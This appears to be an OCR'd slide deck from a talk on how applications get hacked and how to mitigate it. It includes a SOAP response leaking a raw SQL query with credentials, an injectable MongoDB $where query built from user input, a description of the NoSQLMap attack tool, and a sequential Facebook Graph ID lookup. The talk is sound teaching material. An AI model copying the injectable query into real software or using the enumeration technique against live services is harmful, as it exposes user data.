
A Series of Unfortunate Events



https://www.flickr.com/photos/97096288@N04/3057930556/

What Happens When Your Application is Hacked

Joe Kuemerle
joe@kuemerle.com
@jkuemerle


https://cricket.fandom.com/wiki/Volunteer_Fire_Department

- ★ Product Security Engineer
- ★ Technical Speaker
- ★ Developer, data integration, analytics and development processes
- ★ Techbash Conference
- ★ Potions professor
- ★ @jkuemerle / www.kuemerle.com

techbash

October 13-16, 2020 | Pocono Manor, PA

- Great speakers with top content
- A fraction of the cost of the more crowded conferences
  – 3-day conference plus lodging for less than $1000
- Full day deep dive preconference sessions available
- Easy to get to from almost anywhere
- In addition to the breakout sessions you get a great hallway track, attendee reception, game night and more
- Full day of kids & family sessions on Friday, free for families of attendees
- Discounted Kalahari Waterpark room nights: stay, learn and play all in one place



https://techbash.com or **@techbash**


Agenda

10 TALK ABOUT VULNERABILITY

20 DEMONSTRATE EXPLOIT

30 TALK ABOUT MITIGATING VULNERABILITY

40 GOTO 10





https://www.express.co.uk/showbiz/tv-radio/1068648/A-series-of-unfortunate-events-season-3-ending-explained-finale-explained-series-netflix

https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

https://www.first.org/cvss/


Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			







https://developers.redhat.com/blog/2017/07/27/reference-architecture-for-agile-integration/

https://www.flickr.com/photos/61675236@N04/5636507983


End User
Internet
External Firewall
App Server
Internal Firewall
Database Server
Internal Users
Evil User
Evil Server





http://www.veracode.com/resources/state-of-software-security

- soap:Envelope [xmlns:soap=http://schemas.xmlsoap.org/soap/envelope/ xmlns:xsi=http://www.w3.org/2001/XMLSchema-instance xmlns:xsd=http://www.w3.org/2001/XMLSc
  - soap:Body
    - loginResponse [xmlns=http://vtech_dev/]
      - loginResult
        - success
          - false
        - message
          - No member record found.select * from member WHERE login_name='LittleMary' and password='Password'
        - err_string
          - alertInvalidLogin
        - is_parent
          - false

http://motherboard-images.vice.com/content-images/article/28241/1448640227075896.jpg

4.8 Million parents
6.3 Million children

Company	Date	Results	Reference
Telangana Treasury	2019-11	website vulnerable	Telangana Treasury website vulnerable to hacking
Ohio Secretary of State	2019-11	Election system attacked	Ohio Election Day cyber attack attempt traced to Panama
Oracle	2019-11	E-Business Suite PAYDAY vulnerable	Oracle E-Business SUite PAYDAY critical vulnerabilities remain a licence to prir
Cisco	2019-10	vulnerability fixed - unknown if it was exploited	Life's certainties: Death, taxes, and Cisco patching more serious vulnerabilities
Get (Australia)	2019-09	data exposed for thousands of students via online service	Data breach suffered by online service used by SASS, SciSoc, St Johns Colleg
Amazon Alexa	2019-09	vulnerable to voice-based SQL injection	Simple Voice-Command SQL Injection Hack into Alexa Application
eBrigade	2019-09	Vulnerabilities disclosed as CVEs	Multiple SQL Injection vulnerabilities in eBrigade [CVE-2019-16743, CVE-2019
Various small devices	2019-09	13 different small office / home office (SOHO) routers and NAS devices found vulnerable	Remote access flaws found in popular routers and NAS devices
Sequelize	2019-09	vulnerability found and fixed. exploitation unknown.	Sequelize ORM npm library found vulnerable to SQL Injection attacks
LiveZilla	2019-08	Live chat system vulnerable	LiveZilla Live Chat Technical Advisory
Starbucks	2019-08	accounting database exposed	SQL injection flaw opened doorway to Starbucks accounting database
MyCar	2019-08	cars exposed via remote apps	A remote-start App Exposed Thousands of Cars to Hackers
Blackboard and Follett	2019-08	vulnerabilities found at DEF CON in student information systems	#DEFCON AMerican Teen Exposes Flaws in School IT Systems
OXID	2019-07	e-commerce platform vulnerability fixed	OSID eShop Used by Mercedes Fixes Remote Takeover Security Bug
India government bus booking site	2019-07	complete database exposed	UP govt bus booking site compromised customer data of lakhs of passengers
Ovidentia	2019-07	content manager vulnerable in version 8.4.3	CVE-2019-13978 Detail
Medical Informatics Engineering	2019-06	3.5 million patient records exposed	EMR Company Suffers Double Whammy after HIPAA Breach

https://codecurmudgeon.com/wp/sql-injection-hall-of-shame

https://www.flickr.com/photos/-kla/5637086032/

```
db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } );
```

```
db.myCollection.find( { active: true, $where: function() { return obj.credits - obj.debits < $userInput; } } );;
```

README.md

NoSQLMap


python 2.6|2.7 license GPLv3 twitter @codingo_

NoSQLMap is an open source Python tool designed to audit for as well as automate injection attacks and exploit default configuration weaknesses in NoSQL databases and web applications using NoSQL in order to disclose or clone data from the database.

Originally authored by @tcsstool and now maintained by @codingo_ NoSQLMap is named as a tribute to Bernardo Damele and Miroslav's Stampar's popular SQL injection tool sqlmap. Its concepts are based on and extensions of Ming Chow's excellent presentation at Defcon 21, "Abusing NoSQL Databases".

https://github.com/codingo/NoSQLMap

https://imgur.com/t/aseriesofunfortunateevents/l3WwvW



https://www.pinterest.com/pin/456833955936770958/

https://graph.facebook.com/1138975844


That's me, obviously.


```
{
   "id": "1138975844",
   "name": "Bill Sempf",
   "first_name": "Bill",
   "last_name": "Sempf",
   "username": "billsempf",
   "gender": "male",
   "locale": "en_US"
}
```


https://graph.facebook.com/1138975845

